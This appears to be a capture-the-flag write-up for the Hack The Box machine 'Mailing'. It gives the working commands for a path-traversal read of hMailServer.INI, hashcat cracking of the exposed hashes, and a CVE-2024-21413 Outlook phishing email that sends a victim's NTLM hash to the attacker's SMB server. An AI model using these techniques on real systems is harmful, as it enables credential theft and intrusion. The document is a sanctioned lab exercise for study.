
Mailing



IP: 10.129.85.229

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a Mailing
setg WORKSPACE Mailing
setg LHOST 10.10.14.123
setg LPORT 1337
setg SRVHOST 10.10.14.123
setg SRVPORT 9001
setg RHOST 10.129.85.229
setg RHOSTS 10.129.85.229
```

Info Gathering

Enumerate open ports

```
# Metasploit command
db_nmap -sC -sV -O -A --open -oN Mailing.nmap 10.129.85.229
```

Hosts

```
Hosts
=====

address         mac  name  os_name     os_flavor  os_sp  purpose  info
-------         ---  ----  -------     ---------  -----  -------  ----
10.129.85.229             Windows 10                    client
```

Services

```
Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
10.129.85.229  25    tcp    smtp          open   hMailServer smtpd
10.129.85.229  80    tcp    http          open   Microsoft IIS httpd 10.0
10.129.85.229  110   tcp    pop3          open   hMailServer pop3d
10.129.85.229  139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.129.85.229  143   tcp    imap          open   hMailServer imapd
10.129.85.229  445   tcp    microsoft-ds  open
10.129.85.229  465   tcp    ssl/smtp      open   hMailServer smtpd
10.129.85.229  587   tcp    smtp          open   hMailServer smtpd
10.129.85.229  993   tcp    ssl/imap      open   hMailServer imapd
```

Gaining Access

In my nmap output I can see the IP address redirects to http://mailing.htb

Screenshot Evidence

```
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://mailing.htb
|_http-server-header: Microsoft-IIS/10.0
```

I added it to my hosts file

```
sudo vim /etc/hosts
# Added line
10.129.85.229   mailing.htb
```


Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Mailing$ cat /etc/hosts
# Loopback entries; do not change.
# For historical reasons, localhost precedes localhost.localdomain:
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
# See hosts(5) for proper format and other examples:
# 192.168.1.10 foo.example.org foo
# 192.168.1.13 bar.example.org bar
10.129.85.229   mailing.htb
```

When visiting the site there are instructions on how to access the mail server in downloadable PDF format
LINK: http://mailing.htb/download.php?file=instructions.pdf


I opened Inspector in Firefox and selected the Network tab and downloaded the file
Method: GET
Domain: mailing.htb
File: download.php?file=instructions.pdf
Type: octet-stream

Screenshot Evidence



The URI download.php tells me this is a function being run against the server to download instructions.pdf which lives on the server
I am going to try to download other files on the server
The hMailServer application is in use so I did a search for a config file which may have credentials
I discovered there is a **hMailServer.in** config file in the Program Files directory
REFERENCE: https://www.hmailserver.com/documentation/latest/?page=reference_inifilesettings

Screenshot Evidence



The file ended up being in the x86 Program Files directory in the Binary folder.
URL: http://mailing.htb/download.php?file=../../../Program+Files+(x86)/hMailServer/Bin/hMailServer.INI

Screenshot Evidence

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.INI"
X-Powered-By: ASP.NET
Date: Fri, 05 Jul 2024 21:52:33 GMT
Connection: close
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

I now have two password hashes
1.) **Email Admin Hash**: 841bb5acfa6779ae432fd7a4e6600ba7
2.) **Database Hash**: 0a9f8ad8bf896b501dde74f08efd7e4c

Contents of hMailServer.INI

```
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

These are both NTLM hashes

```
hashid
841bb5acfa6779ae432fd7a4e6600ba7
0a9f8ad8bf896b501dde74f08efd7e4c
```

Screenshot Evidence


```
rosborne@toborfedora:~/HTB/Boxes/Mailing$ hashid
841bb5acfa6779ae432fd7a4e6600ba7
Analyzing '841bb5acfa6779ae432fd7a4e6600ba7'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
0a9f8ad8bf896b501dde74f08efd7e4c
Analyzing '0a9f8ad8bf896b501dde74f08efd7e4c'
[+] MD2
[+] MD5
[+] MD4
```

I was able to crack the administrator hash with hashcat

```
echo '841bb5acfa6779ae432fd7a4e6600ba7' > administrator.hash
echo '0a9f8ad8bf896b501dde74f08efd7e4c' > password.hash

# Using Hashcat
```

```
hashcat -a 0 -m 0 administrator.hash /usr/share/wordlists/rockyou.txt
hashcat -a 0 -m 0 password.hash /usr/share/wordlists/rockyou.txt
```

Screenshot Evidence




There is a newer exploit for Microsoft Outlook that allows me to use credentials to send an email and capture NTLM hashes for the recipient who clicks on the link
REFERENCE: https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability?tab=readme-ov-file

I connected to the SMTP port to enumerate the service

```
# Connect to SMTP port 587
openssl s_client -starttls smtp -crlf -connect mailing.htb:587
```


In my initial connection I discover the email address ruy@mailing.htb

Screenshot Evidence



Ruy is one of the users listed on the sites main page

Screenshot Evidence



I now can safely assumed the other two emails giving me a recipient list


Contents of user.lst

```
ruy@mailing.htb
maya@mailing.htb
gregory@mailing.htb
```

In my SMTP connection I used the HELP command to see what commands are available and discovered VRFY is disabled

```
EHLO mailing.htb
HELP
VRFY administator@mailing.htb
```

Screenshot Evidence



I started an SMB server to catch NTLM hashes

```
# Start SMB server
mkdir /tmp/meeting
sudo smbserver.py -smb2support meeting /tmp/meeting

# Get payload and downlaod
git clone https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-
Code-Execution-Vulnerability.git
cd CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability
python3 CVE-2024-21413.py --server mailing.htb --port 587 --username
administrator@mailing.htb --password homenetworkingadministrator --sender
administrator@mailing.htb --recipient ruy@mailing.htb --url "\
\10.10.14.123\meeting" --subject "Meeting"
python3 CVE-2024-21413.py --server mailing.htb --port 587 --username
administrator@mailing.htb --password homenetworkingadministrator --sender
administrator@mailing.htb --recipient maya@mailing.htb --url "\
\10.10.14.123\meeting" --subject "Meeting"
python3 CVE-2024-21413.py --server mailing.htb --port 587 --username
administrator@mailing.htb --password homenetworkingadministrator --sender
administrator@mailing.htb --recipient gregory@mailing.htb --url "\
\10.10.14.123\meeting" --subject "Meeting"
```

Screenshot Evidence


```
--subject "Meeting Update"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.
rosborne@toborfedora:~/HTB/Boxes/Mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-
Execution-Vulnerability$ python3 CVE-2024-21413.py --server mailing.htb --port 587 --u
sername administrator@mailing.htb --password homenetworkingadministrator --sender admi
nistrator@mailing.htb --recipient maya@mailing.htb --url "\\10.10.14.123\test\meeting"
 --subject "Meeting Update"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.
rosborne@toborfedora:~/HTB/Boxes/Mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-
Execution-Vulnerability$ python3 CVE-2024-21413.py --server mailing.htb --port 587 --u
sername administrator@mailing.htb --password homenetworkingadministrator --sender admi
nistrator@mailing.htb --recipient gregory@mailing.htb --url "\\10.10.14.123\test\meeti
ng" --subject "Meeting Update"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.
```

I caught a password hash for maya.

NOTE: This is one of those boxes that does not work.

You will need to reset the box a few times if you are sending emails but not getting a connection to your SMB server.
There are logs you can review later in C:\Program Files (x86)\hMailerServer\Logs you can verify this with.
I reverted to my kali box thinking it had something to do with running tools on Fedora. Turns out the issue is the VB script automation fails to open and read emails


Screenshot Evidence



I was able to crack it with hashcat

```
hashcat -a 0 -m 5600 maya::MAILING:
95de498996a31a8c:D2BABC773FF653EE285D33E6FE5493A6:0101000000000000080F2298488B6DA015D1DCBB2
64E2490C0000000002000800530059005500490001001E00570049004E002D005A004F0042005000340036004D00
38004B0056004100040034005700490 04E002D005A004F0042005000340036004D0038004B00560041002E005300
5900550049002E004C004F00430041004C0003001400530059005500490 02E004C004F00430041004C0005001400
5300590055004900 2E004C004F00430041004C000700080080F2298488B6DA0106000400020000000800300030000
0000000000000000000000000200000C9E5BC0C7D84E948E12CF5D180E24C511C66B448EF8DB310790EDB6AD7266
9FF0A00100000000000000000000000000000000000000090020006300690066007300 2F00310030002E00310030002
E00310034002E00370031000000000000000000 /usr/share/wordlists/rockyou.txt
```

Screenshot Evidence



